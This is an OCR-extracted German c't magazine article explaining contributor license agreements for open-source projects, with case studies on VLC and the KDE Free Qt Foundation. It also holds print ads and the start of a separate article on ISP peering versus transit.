- Please provide a link with information on what contributors should do if they don't own their contribution (This may be the same page as above).
- What legal jurisdiction will the agreement be governed in? (Legal Jurisdiction: Germany)
- Previous

Der Harmony Agreement Selector erstellt eine passende Entwicklervereinbarung, wenn man sein Webformular mit ein paar Informationen zum Projekt füllt.

## Tipps für Entwickler

Bei Entwickler-Rahmenvereinbarungen wie dem DCO von Linux haften Entwickler bei ihren Beiträgen zu einem Open-Source-Projekt für die in der Vereinbarung gemachten Zusicherungen. Haftungsausschlüsse aus amerikanischen Vereinbarungen sind nach deutschem Recht häufig unwirksam, da ein vollständiger Haftungsausschluss in Deutschland nicht möglich ist. Aber auch hierzulande ist die Haftung nicht uneingeschränkt: Open-Source-Entwickler, die für ihre Arbeit kein Geld erhalten, haften nach deutschem Recht nur bei Arglist und vorsätzlichem oder grob fahrlässigem Handeln.

Bei einer ausschließlichen Entwickler-Lizenzvereinbarung gegenüber einem Unternehmen verlieren Entwickler in der Regel das Recht, Lizenzverletzungen einzuklagen. Daher sollten sie sich zumindest informieren, ob und unter welchen Umständen das Projekt Lizenzverletzungen geltend machen will. Denkbar wäre auch eine Regelung, bei der der Entwickler eine ausschließliche Rücklizenz erhält, wenn er selbst Klage erheben möchte.

Entwickler sollten auf jeden Fall sicherstellen, dass sie im Fall eines ausschließlichen CLA eine Rücklizenz erhalten, sonst können sie ihren eigenen Beitrag selbst nur noch unter der Projekt Lizenz nutzen. Zudem ist je nach Arbeitsvertrag und Rechtsordnung oft das Einverständnis des Arbeitgebers erforderlich, wenn ein angestellter Programmierer Beiträge zu einem Open-Source-Projekt leistet.

## Fallbeispiel VLC

Der VideoLAN Client VLC ist ein gutes Beispiel für die Probleme bei einer Lizenzänderung ohne CLA. 2011 wollten die Hauptentwickler die VLC-Lizenz von der GPL auf die LGPL umstellen, weil sie sich davon eine weitere Verbreitung der Software versprochen. Da die LGPL inkompatibel zur GPL ist, musste jeder einzelne Entwickler zustimmen. Selbst wenn ein Entwickler nur wenige Zeilen beigetragen hatte, musste man davon ausgehen, dass diese urheberrechtlich geschützt sind. Den Kontakt zu Hunderten von Entwicklern herzustellen war aufwendig, da zunächst nur ein Viertel überhaupt auf Anfragen reagierte.

Etliche Monate und viele neu geschriebene Codezeilen später waren lediglich sechzig Prozent des Codes auf die neue Lizenz umgestellt. Mit einem CLA hätte eine solche Umstellung über Nacht erfolgen können, beispielsweise durch einen Vereinsbeschluss.

wicklern durch ein Contributor License Agreement haben letztere bislang meist das Nachsehen. Häufig sollen Entwickler für ihre Beiträge haften oder Rechte an Dritte übertragen. Viele Projekte verlangen zudem ein unterschriebenes Schriftstück. Das ist jedoch selten zwingend erforderlich und häufig eher kontraproduktiv: Im Zweifel wird ein potenzieller neuer Entwickler seinen Patch lieber nicht beisteuern, als zunächst ein kompliziertes rechtliches Dokument zu lesen, zu unterschreiben und mit der Post zu schicken.

Einige Kerninteressen der Projektleitung decken sich mit Entwicklerinteressen. Beide wollen nicht, dass Dritte den Code nutzen, ohne sich an die Lizenzbedingungen zu halten. Bei der Frage einer Lizenzänderung hingegen können die Interessen der

Akteure deutlich auseinandergehen – eine Firma möchte vielleicht aus einem erfolgreichen Open-Source-Projekt ein kommerzielles Produkt machen, während dem Entwickler gerade der Open-Source-Gedanke wichtig ist.

### Ausschließlich oder nicht?

Nutzungs- und Verwertungsrechte können als ausschließliche oder nicht ausschließliche Lizenzen eingeräumt werden. Eine nicht ausschließliche Lizenz erlaubt lediglich bestimmte Formen der Nutzung und ist damit vergleichbar mit einer Vermietung, während eine ausschließliche Lizenz Rechte an den Lizenznehmer überträgt und so einer Übereignung entspricht. Im Alltag – etwa beim privaten Soft-

ware-Kauf, aber auch bei klassischen Open-Source-Lizenzen – trifft man daher nur auf nicht ausschließliche Lizenzen.

Die Free Software Foundation (FSF) nutzt in ihrem Copyright Assignment seit den 1980er Jahren eine ausschließliche Lizenz, die die FSF umfassende Rechte an sämtlicher Software überträgt, die unter ihrer Schirmherrschaft entwickelt wird. Der FSF geht es vor allem darum, als Rechteinhaber Lizenzverletzungen in den USA effizient verfolgen und Klagen auf Schadensersatz und Unterlassung erheben zu können. Das hat aber weitreichende Konsequenzen: Überträgt ein Entwickler ausschließliche Rechte, stehen diese Rechte anschließend nur noch dem Lizenznehmer zu. Der Entwickler gibt also einige Rechte am eigenen Code ab.

Einige Unternehmen folgen dem Modell der Free Software Foundation und nutzen für ihre Open-Source-Projekte ein CLA mit ausschließlicher Lizenz. Sie können dann den Quellcode unter einer Open-Source-Lizenz veröffentlichen und gleichzeitig alle Rechte am Code halten. Bei einer Lizenzverletzung kann das Unternehmen selbst Klage erheben, statt erst zu ermitteln, welcher Entwickler die Rechte an welchem Teil des Projekts hält. Damit vermeidet man komplizierte rechtliche Analysen der Miturheberschaft und von abgeleiteten Werken. Noch komplizierter wird die Rechtslage, wenn Entwickler aus unterschiedlichen Ländern Rechte am Code

halten und daher unterschiedliche Rechtsordnungen gelten.


Zudem kann der Inhaber ausschließlicher Rechte durch eine Registrierung der Software beim US Copyright Office bei einer Klage in den USA von Vorteilen wie pauschalen Schadensersatzbeträgen profitieren. Für Open-Source-Projekte kann zudem die Möglichkeit spannend sein, die Lizenz nachträglich zu ändern.

Die Übertragung ausschließlicher Rechte erfordert in vielen Ländern eine Unterschrift; daher verlangen Projekte mit ausschließlicher Lizenz von den Entwicklern ein unterschriebenes Dokument, das archiviert werden muss. Das bedeutet einen relativ hohen Aufwand für Entwickler und Projekt. Zudem stößt die Übertragung eigentumsähnlicher Rechte an Unternehmen auf Kritik: Viele Entwickler fürchten, dass Unternehmen das „Eigentum“ an ihrem Code für Dinge nutzen könnten, die nicht im Interesse des Entwicklers liegen.

Für nicht kommerzielle Open-Source-Projekte ist meist ein nicht ausschließliches CLA sinnvoller. Für dessen Abschluss genügt in der Regel ein elektronischer Prozess, was den Aufwand erheblich verringert. Die Vorteile bei der Rechtsdurchsetzung gehen zwar weitgehend verloren, das Recht auf einen Lizenzwechsel lässt sich aber auch in einem nicht ausschließlichen CLA regeln. Für kommerzielle Projekte und solche, für die die Möglichkeit von Klagen in den USA wichtig ist, empfiehlt sich dagegen eher ein ausschließliches CLA.

## Wer will was?

Entwickler, Projektleitung und Anwender haben teilweise unterschiedliche Interessen.



### Schutz vor Missbrauch

Missbrauch liegt vor, wenn Code-Beiträge für nicht vereinbare Zwecke genutzt werden. Ein CLA sollte deshalb beispielsweise verhindern, dass Beiträge unter einer strengen Open-Source-Lizenz wie der GPL überraschend gegen den Willen der maßgeblichen Entwickler unter einer inkompatiblen Lizenz wie der MIT-Lizenz oder unter einer proprietären Lizenz veröffentlicht werden können.

Einige Maßnahmen können dieses Risiko reduzieren. So wird ein Missbrauch erschwert, wenn die Entwickler einen Verein gründen und diesem die Rechte übertragen statt einem Unter-

## Committer Agreement vs. CLA

Bei einer Entwicklerlizenzvereinbarung (CLA) räumt der Entwickler Rechte an seinem Code „inbound“ einer juristischen Person ein, die den Code „outbound“ an Anwender lizenziert. Beim klassischen Lizenzmodell („inbound = outbound“) kann die Endnutzerlizenz durch eine Entwicklerrahmenvereinbarung wie das DCO des Linux-Kernels begleitet sein.

### Klassisches Lizenzmodell („inbound = outbound“)



### Lizenzmodell mit Entwicklerlizenzvertrag (CLA)



nehmen, einem fremden Verein oder einer Einzelperson. Dieser Verein kann bereits durch seine Satzung eine missbräuchliche Nutzung von Beiträgen untersagen. Bei Projekten mit starker kommerzieller Ausrichtung wird das aber häufig nicht möglich sein. Hier muss das CLA selbst Beschränkungen für die Endnutzerlizenz vorsehen, damit ein Unternehmen als Lizenznehmer des CLA den Code nicht für proprietäre Zwecke nutzen kann.

Nicht zuletzt sollte man gut überlegen, welches Landesrecht auf die Vereinbarung angewandt werden soll. Besonders geeignet ist das Recht eines Landes, in dem die Wirksamkeit von Open-Source-Lizenzen bereits in Gerichtsurteilen bestätigt wurde. Zudem sollten Gerichtsverfahren im fraglichen Land möglichst schnell, gründlich und kostengünstig sein. Aufgrund der bisher sehr guten Anerkennung der GPL bietet sich für deutsche Entwickler die Wahl deutscher Gerichte und deutschen Rechts an. Wer dagegen auf hohe Schadensersatzbeträge Wert legt und höhere Verfahrenskosten, -dauer und -risiken nicht scheut, ist mit US-amerikanischem Recht besser beraten. Dazu passt dann ein ausschließliches CLA und eine regelmäßige Registrierung des Projektcodes beim US Copyright Office.

Eine Alternative zu nationalen Gerichten sind Schiedsverfahrensvereinbarungen. Sie gewährleisten eine international einheitliche Rechtsprechung von hoher Qualität und geringe

Verfahrenszeiten. Zwar sind Schiedsgerichte durchaus umstritten, aber gerade bei multinationalen Fällen bieten sie sich an. Vor einem Schiedsgericht lässt sich sicherstellen, dass nur Experten mit Open-Source-Kenntnissen die Fälle beurteilen und dass unerwartete Details der nationalen Rechtsordnungen den Zweck einer Lizenz nicht untergraben.

Letztlich müssen sich Entwickler zwischen Flexibilität, Kosten und Missbrauchsschutz entscheiden. Sinnvoll könnte beispielsweise ein CLA sein, das nur eine einzige Endnutzerlizenz zulässt, die jedoch durch Vereinsbeschluss geändert werden kann.

### Rahmenvereinbarungen

Einige Open-Source-Projekte verwenden Entwickler-Rahmenvereinbarungen, also Vereinbarungen ohne eigene Lizenz. Sie regeln nur die Umstände eines Projektbeitrags und verweisen auf die Lizenz zwischen Projekt und Nutzern; daher werden sie oft als „inbound=outbound“ beschrieben (siehe Grafik oben). Sie sind vor allem bei Kritikern von Contributor License Agreements beliebt.

Wollen Entwickler beispielsweise Code zum Linux-Kernel beitragen, müssen sie in einem Developer's Certificate of Origin (DCO) bestätigen, dass die Voraussetzungen für eine wirkliche Einräumung der Open-Source-Lizenz erfüllt sind. Dazu gehört, dass der Entwickler über

**HARDWARE** VIDEO/FOTO/TV **AUDIO/HIFI**  
**SPORT & FREIZEIT** **FILME** HAUSHALT  
**GAMES** SOFTWARE **TELEFON & CO** **DROGERIE**

**Epson**  
EcoTank  
L355



**HP**  
ProBook  
450 G2



**Samsung**  
Galaxy  
TabPRO 8.4



**PREISE VERGLEICHEN. SPAREN.**



[www.geizhals.de](http://www.geizhals.de) [f /geizhals](https://www.facebook.com/geizhals)

Unterwegs die Preise vergleichen mit der Geizhals-App für iPhone und iPad. Einfach Code scannen und die Geizhals-App kostenlos downloaden!

die erforderlichen Urheberrechte verfügt und – soweit erforderlich – das Einverständnis anderer, beispielsweise des Arbeitgebers, hat. Zudem darf der Code nicht unerlaubt von Software unter einer inkompatiblen Lizenz abgeleitet sein. Abgeschlossen wird die Vereinbarung als Teil der Beschreibung des Patches, indem der Entwickler seinen Namen hinter einen Eintrag „Signed-Off-By“ einfügt.

Das DCO bewirkt etwas mehr Rechtssicherheit für das Projekt als Ganzes und für seine Nutzer, da besser sichergestellt und dokumentiert ist, dass die Voraussetzungen für eine wirksame Einräumung der Lizenz vorliegen. Es besteht nämlich das Risiko, dass Entwickler und Nutzer bei Verwendung einer nicht ordnungsgemäß lizenzierten Software auf Unterlassung verklagt werden – selbst wenn sie gar nichts von der Rechtsverletzung wissen. Anlass für das DCO des Linux-Kernels waren die Klagen von SCO gegen IBM und gewerbliche Linux-Nutzer, in denen SCO unter anderem behauptete, Linux-Entwickler hätten SCO-Quellcode kopiert.

Andererseits kann das DCO für einen Entwickler, der die Voraussetzungen der Vereinbarung nicht erfüllt, zur Haftung auf

## Fallbeispiel KDE Free Qt Foundation

Mit einem passenden Contributor License Agreement kann es für ein Open-Source-Projekt durchaus vorteilhaft sein, Beiträge zu einem Unternehmensprodukt zu leisten. Ein interessantes Modell dafür ist die Kooperation zwischen KDE und dem Qt-Anbieter Digia. Der KDE e.V. hat im Rahmen einer gemeinsamen Stiftung das Recht, die ursprünglich von Trolltech entwickelten Qt-Bibliotheken unter einer BSD-Lizenz zu veröffentlichen, falls Digia die Entwicklung unter GPL-Lizenz einstellt. Im Gegenzug tragen die KDE-Entwickler direkt zur Entwicklung der Qt-Bibliotheken bei, auf denen KDE aufsetzt. Das CLA räumt Digia in Version 1.1 eine nicht ausschließliche Lizenz für Ur-

heberrechte, Patente und Geschäftsgeheimnisse an Beiträgen zum Qt-Projekt ein. Es wird online abgeschlossen, ist nachträglich veränderbar und enthält eine Klausel zum Klagebeistand durch den Entwickler: Im Falle einer Klage sichern die Entwickler zu, das Unternehmen zu unterstützen. Digia trägt die Kosten einer Klage, auch solche, die dem Entwickler entstehen.

Der Qt-Anbieter profitiert, da er mit wenig Aufwand bessere Software anbieten und trotz nicht ausschließlicher Lizenz Rechtsverstöße verfolgen kann. Das KDE-Projekt profitiert, da Qt dauerhaft als Open Source zur Verfügung steht.

Schadensersatz führen. Insbesondere wenn ein Entwickler bewusst Quellcode von Dritten kopiert, muss er mit einer Haftung rechnen.

Der Vorteil einer Entwickler-Rahmenvereinbarung wie dem DCO von Linux ist, dass sie sich jederzeit ohne großen Aufwand einführen lässt und etwas mehr Rechtssicherheit schafft. Zudem ist sie für Entwickler risikoärmer als ein CLA, da sie dem Projekt keine zusätzlichen Rechte etwa zur Umlizenenzierung einräumt. Auch behält der Entwickler die ausschließlichen Rechte an seinem Code.

Flexibler werden Open-Source-Projekte durch Entwicklerrahmenvereinbarungen allerdings nicht. Immerhin schärfen sie das Bewusstsein der Entwickler für die Voraussetzungen eines rechtlich korrekten Beitrags und verbessern möglicherweise die Beweissituation vor Gericht.

### Die perfekte Entwicklervereinbarung?

Für die meisten Open-Source-Projekte empfiehlt sich mindestens eine Vereinbarung nach Art des Linux DCO, sorgt sie doch mit wenig Aufwand für mehr

Rechtssicherheit. Wächst ein Projekt, können die Entwickler immer noch den Umstieg auf ein CLA mit eigener Lizenz prüfen. Das CLA sollte so abgefasst sein, dass es auch frühere Beiträge erfasst und Entwicklern explizit ein Recht zur Erstellung abgeleiteter Werke für Entwicklungszwecke einräumt. Wichtig ist eine Haftungsfreistellung für Entwickler – wer zu einem Open-Source-Projekt beiträgt, möchte nicht für Fehler an seinem Beitrag haften.

Die CLA-Vorlagen des Harmony-Projekts sind eine sinnvolle Grundlage. Der Lizenztext

## Die GPL-Textverarbeitung

Drei Entwickler veröffentlichen ihre neue Textverarbeitung unter GPLv2. Es kommen weitere Entwickler und viele Nutzer hinzu. Da sich die Entwickler nicht sicher sind, ob die GPLv2 auch in Zukunft ihre Bedürfnisse erfüllen wird, beschließen sie, ein CLA einzuführen und darüber nicht ausschließliche Rechte an den neu gegründeten Verein Digitale Textverarbeitung e.V. zu übertragen. Nach den angepassten Regeln des CLA schlägt der Vorstand des Vereins – die drei Hauptentwickler – die Einführung neuer Lizzenzen vor. Die Mitgliederversammlung muss den Beschluss bestätigen.

### Lizenzwechsel

Ein Unternehmen erwägt, Plug-ins für die Textverarbeitung zu entwickeln. Allerdings fürchtet das Unternehmen, seine Software unter GPLv2 veröffentlichen zu müssen. Nach langen Debatten führt der Verein schließlich die LGPLv2 als weitere Projekt Lizenz ein. Eine erneute Befragung aller jeweils an der Textverarbeitungssoftware beteiligten Entwickler ist aufgrund des CLA

nicht erforderlich, da sich alle Entwickler zuvor schon mit der Möglichkeit einer Lizenzänderung einverstanden erklärt haben.

### Patente

Ein anderes Unternehmen hat unter CLA Quellcode zum Projekt beigetragen. Es stellt sich heraus, dass diese Beiträge patentierte Technologien enthalten. Nun fordert das Unternehmen von den Nutzern Patentgebühren. Der Digitale Textverarbeitung e.V. hat jedoch als Teil des CLA auch Patentlizenzen für die Beiträge des Unternehmens erhalten. Diese erlauben die gebührenfreie Nutzung der patentierten Technologie.

### Klage

Ein Unternehmen hat offenbar ein Modul der Textverarbeitung in eine eigene Software integriert, weigert sich jedoch, seinen Quellcode unter GPLv2 zu veröffentlichen. Die Entwickler möchten vor Gericht erwirken, dass das Unternehmen den Quellcode

veröffentlichen muss. Mindestens aber soll es Schadensersatz zahlen und den Projektcode wieder aus seiner Software entfernen.

Allerdings hätte der Digitale Textverarbeitung e.V. lediglich bei einem ausschließlichen CLA alle erforderlichen Rechte, um unmittelbar einen Anwalt mit der Klage gegen das Unternehmen zu beauftragen. Zwar ist es oft möglich, dass die betroffenen Entwickler nachträglich eine ausschließliche Lizenz einräumen. Die erforderlichen Rechte nachträglich gerichtsfest einzuholen, wird jedoch nicht immer von Erfolg gekrönt sein.

Alternativ könnte das Projekt ein nicht ausschließliches CLA mit einer speziellen Klausel für Klagen verwenden. Der Digitale Textverarbeitung e.V. kann damit die Rechte der Entwickler in Deutschland geltend machen, obwohl diese weiterhin selbst alle Rechte halten. Allerdings ist diese Konstruktion für Open-Source-Software nicht gerichtlich erprobt. Vor US-amerikanischen Gerichten hat sie kaum Aussicht auf Erfolg.

steht unter einer Creative-Commons-Lizenz, die Anpassungen erlaubt. Es gibt sowohl Varianten für ausschließliche („copyright assignment“) als auch für nicht ausschließliche Rechtsübertragung („copyright license“). Zudem geben einem fünf verschiedene Stufen für die Beschränkung der „outbound“ erlaubten Endnutzerlizenzen eine Vorstellung, wie man diese zentrale Klausel gestalten kann.

Die nicht ausschließliche Variante des Harmony Agreement in Kombination mit einem gemeinnützigen Verein und einer strengen Bestimmung für die Endnutzerlizenz dürfte die Bedürfnisse vieler Entwickler erfüllen. Sie eröffnet dem Projekt dennoch die Möglichkeit eines flexiblen Lizenzwechsels und schützt zudem vor „patentvergiffenen“ Beiträgen und vor Missbrauch. Mit kleinen Anpassungen kann das Harmony CLA die Möglichkeit repräsentativer Klagen eröffnen und die Entwickler auch vor deutschen Gerichten vor einer Haftung schützen.

Bei größeren oder kommerziellen Projekten, Start-ups und Unternehmenskooperationen empfiehlt sich ein stärker an die speziellen Bedürfnisse angepasstes CLA. Denkbar ist auch, für Beiträge kommerzieller Akteure ein spezielles CLA zu nutzen. Für kommerzielle Projekte kann insbesondere die Beschränkung der Haftung nach außen durch einen Verein, aber auch eine Auslagerung des Lizenzmanagements interessant sein. Die KDE Free Qt Foundation zeigt einen Weg, wie sich sowohl kommerzielle Interessen als auch die der Open-Source-Community bedienen lassen.

## Fazit

Richtig eingesetzt führen Entwicklervereinbarungen zu mehr Rechtssicherheit bei Entwicklern, Open-Source-Projekten und Anwendern. Ausschlaggebend ist die Abstimmung der unterschiedlichen Interessen: Ein CLA kann mehr, aber auch weniger Haftung für Entwickler bedeuten. Es kann, muss aber nicht zu mehr Aufwand für Entwickler und Projekte führen. Ein CLA kann es dem Projekt erleichtern, seine Rechte und die der Entwickler einfacher durchzusetzen und sich vor Patenten zu schützen. Zum mindesten eine Entwickler-

rahmenvereinbarung ist fast jedem Projekt zu empfehlen.

Das Fiduciary License Agreement der Free Software Foundation Europe, die CLA-Varianten des Harmony-Projekts und die Arbeit von ContributorAgreements.org leisten wichtige Beiträge für flexiblere und besser durchsetzbare Open-Source-Rechte. Angesichts der immer schnelleren Entwicklungen von Technik und Märkten bietet das

klassische Modell der festen Bindung an eine Lizenz nicht genug Flexibilität – Contributor License Agreements sind für viele Open-Source-Projekte die passende Lösung. (odi)

Dennis G. Jansen ist Mitglied des Instituts für Rechtsfragen der freien und Open Source Software (ifrOSS.org). Er hat das Projekt ContributorAgreements.org juristisch unterstützt und in Berkeley

über die Lizenzkompatibilität von Contributor Agreements nach US-Recht geforscht.

## Literatur

[1] Mirco Lang, Nehmen und geben, Open-Source-Lizenzen und ihre Implikationen, c't 15/14, S. 144

**ct** Weitere Informationen zu CLAs und Lizenzen: [ct.de/y4rq](http://ct.de/y4rq)

**QualityHosting**

**Hosted Lync 2013**  
Conferencing auf Klick

**Sie kennen Lync noch nicht?  
Jetzt 60 Tage kostenfrei\* testen!**


Mittelstands-Offensive  
Von deutscher Marktführer

**Federation mit anderen Firmen & geräteübergreifende Anwendung**

- Instant Messaging & Presence
- Webinare bis 250 Teilnehmer
- Audio- & Video-Konferenzen
- Integration mit Office

**Das Realtime-Kommunikationssystem von QualityHosting**

Mit Hosted Lync 2013 setzen Sie auf Unified Communication: Chat, Audio- und Video-Konferenzen auf Klick, inklusive Desktop-Sharing und geräteübergreifender Anwendung. Dank der Verfügbarkeitsanzeige erleiden Sie keine Sackgassen-Kontaktaufnahme mehr, arbeiten intern und extern effizienter zusammen und sparen Reisekosten und Zeit!



Wilhelm Boeddinghaus

# Internet reibungslos

## Peering versus Transit: Wie Provider ihre Internet-Anbindung wählen

Am Internet nehmen unzählige Provider mit ihren Netzen teil und jedes ist aus Netzwerk-Sicht zunächst ein autonomes Gebilde. Wie weit die Autonomie aber wirklich geht, das zeigt ein Blick auf die unterschiedlichen Strategien der Provider, sich zum großen Ganzen zusammenzuschalten.

Vereinfacht betrachtet besteht das Internet aus Teilnehmeranschlüssen wie DSL-Modems an den Kupferleitungen, die über DSLAMs und PPPoE-Server am Kernnetz eines Providers angeschlossen sind. Das Kernnetz setzt sich hauptsächlich aus großen Switches und Routern zusammen, die Städte, Länder und Kontinente über schnelle Glasfaserleitungen verbinden. Alle Provider der

Welt sind entweder direkt oder indirekt miteinander vernetzt. So kann man von einem beliebigen Anschluss jedes am Internet angekoppelten Netzelement erreichen. Prinzipiell können Provider mittelbar über einen größeren Provider an das Internet ankoppeln (Transit) oder ihre Daten direkt mit anderen Providern austauschen (Peering). So weit die Vogelperspektive.

Provider lassen sich in unterschiedliche Gruppen einteilen. Nach Verkehrsaufkommen sortiert unterscheidet man die Klassen Tier 1 bis Tier 3.

Tier-1-Provider betreiben internationale Netze, die meist mehr als einen Kontinent umspannen. Beispiele sind die Deutsche Telekom, Level3 oder AT&T. Da sie von einem gleichwertigen Verkehrsaufkommen ausge-

hen, stellen sie sich die Transferkosten nicht gegenseitig in Rechnung.

Tier-2-Provider sind ebenfalls groß, aber sie benötigen mindestens einen Tier-1-Provider, um über seine Infrastruktur an jene Ecken der Internet-Welt zu kommen, die sie selbst nicht direkt erreichen (Transit). Sie betreiben oft nationale Netze. Beispiele sind EU-Networks oder KPN.

Tier-3-Provider sind kleine und regionale Anbieter, die ihren Verkehr größeren Providern übergeben und allenfalls an einer regionalen Drehscheibe, einem Peering-Punkt, vertreten sind. Tier-3-Provider sind zum Beispiel Stadtwerke mittelgroßer Städte wie Hannover oder Hamm.

Bezogen auf die Tier-Klassifikation gibt es auch schwarze Schafe: Manche stufen sich selbst höher ein als gerechtfertigt, um sich bessere Verhandlungspositionen gegenüber Kunden und Partnern zu er mögeln.

Eine ganz andere Einteilung ergibt sich beim Blick auf die Geschäftsmodelle der Provider. Dabei kann man Content-, Transit- und Eyeball-Provider unterscheiden. Content-Provider liefern große Datenmengen aus. Typische Vertreter sind Google oder Heise, die ihre Daten schnell an Endkunden ausliefern wollen. Eyeball-Provider (Zugangsprovider) bringen hingegen Endkunden ins Internet. Dazu gehören beispielsweise EWE-Tel, htp oder auch die Mobilfunknetzbetreiber. Eyeball-Provider wollen die Daten von Content-Providern möglichst schnell und preiswert für ihre Kunden beziehen.

Transit-Provider transportieren gegen Bezahlung die Daten der Content-Provider zu den Eyeball-Providern. Aus Sicht des Transit-Providers sind Content- und Eyeball-Provider Kunden, die beide für den Transport zahlen sollen.

Es gibt aber Mischformen. So ist die Deutsche Telekom ein Eyeball-Provider mit Transit- und Content-Diensten im Portfolio. Je nachdem, mit welcher Abteilung man spricht, können die Interessen höchst unterschiedlich sein. So verwundert es nicht, dass der Eyeball-Provider Deutsche Telekom seinen Kunden Dienste wie DSL-Leistungen berechnet, gleichzeitig aber der Transit-Provider der Deutsche Telekom Geld von Content-Providern wie Google verlangt. Ob ein Provider so handeln darf, wird unter dem Thema Netzneutralität heiß diskutiert.

## Daten und Routen

Provider tauschen Routing-Informationen mittels des Border Gateway Protocol miteinander aus (BGP). Eine globale Routing-Tabelle, die alle über das Internet erreichbaren Netzwerke verzeichnet, ergibt sich aus der Summe aller Informationen weltweit. Die IPv4-Routing-Tabelle enthält inzwischen über 500 000 Einträge, die IPv6-Tabelle rund 19 000 Einträge. Jeder Provider benötigt vollständige Tabellen.

